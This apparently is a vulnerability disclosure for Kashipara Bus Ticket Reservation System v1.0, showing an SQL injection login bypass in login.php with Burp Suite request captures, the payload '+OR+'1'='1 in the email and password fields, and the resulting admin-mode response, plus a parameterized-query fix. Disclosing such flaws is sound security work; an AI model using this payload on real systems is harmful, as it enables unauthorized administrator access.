

SQL injection vulnerability in "/login.php" of the Kashipara Bus Ticket Reservation System v1.0 allows remote attackers to execute arbitrary SQL commands and bypass Login via the "email" or "password" Login page parameters.

**Affected Vendor:** KASHIPARA (<https://www.kashipara.com/>)

**Product Official Website URL:** Bus Ticket Reservation System v1.0  
(<https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download>)


**Version:** 1.0

**Affected Components:**

- **Affected Code File:** /login.php
- **Affected Parameter:** "email" or "password" parameter


**Steps:**

1. Access the Bus Ticket Reservation System v1.0 portal Login page. URL: <http://localhost/online-bus-ticket-booking-Website/login.php>
2. Enter any random value in the Username and Password textbox. Click "Login" button.



The screenshot shows a web browser window with the address bar containing `localhost/online-bus-ticket-booking-Website/login.php`. The page has a blue header with the "SinBus" logo. Below the header is a white login box. Inside the login box, there are two input fields: the first contains "T@T.COM" and the second is empty. A red rectangle highlights both input fields and the green "Login" button below them. The browser's address bar and the login form fields are also highlighted with red rectangles.

3. Capture the HTTP request going towards server in Burp Suite.



Intercept HTTP history WebSockets history Options

Request to http://localhost:80 [127.0.0.1]


Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /online-bus-ticket-booking-Website/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/online-bus-ticket-booking-Website/login.php
12 Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 email=T%40T.COM&password=T&loginbtn=
```

4. In this HTTP POST request parameter “email” and “password”, add the SQL command:

**`'+OR+'1'='1`**



Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open

Pretty Raw Hex

```
1 POST /online-bus-ticket-booking-Website/login.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gec
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 36
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/online-bus-ticket-booking-Website/login.php
12 Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 email='+OR+'1'='1 &password='+OR+'1'='1 &loginbtn=
```

- Forward the request to server. This will bypass the LOGIN validation and allow us to login as administrator.

Intercept HTTP history WebSockets history Options

Response from http://localhost:80/online-bus-ticket-booking-Website/login.php [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 23 Jul 2024 15:48:16 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 2620
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <script type='text/javascript '>
    alert('Success! Admin Mode' );
    window.location.assign('home.php');
</script>
14 <html>
15   <head>
16     <meta charset="utf-8">
    <title>
      Login
    </title>
```

localhost/online-bus-ticket-booking-Website/home.php

Managa Login pending

**SinBus** Home | Book Ticket | Manage Schedule | Manage Company | Booking List

**Welcome to SinBus Admin Website**

Want to Book a Bus Ticket?

Book Now

**Note:** Since both “email” or “password” parameters are vulnerable to SQL injection, we can simply enter random value followed by **'*+OR+1*'=1** in both the input text boxes and directly login as administrator.

**Solution/Good Reads:**

User parameterized SQL queries instead of the dynamic SQL queries.

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)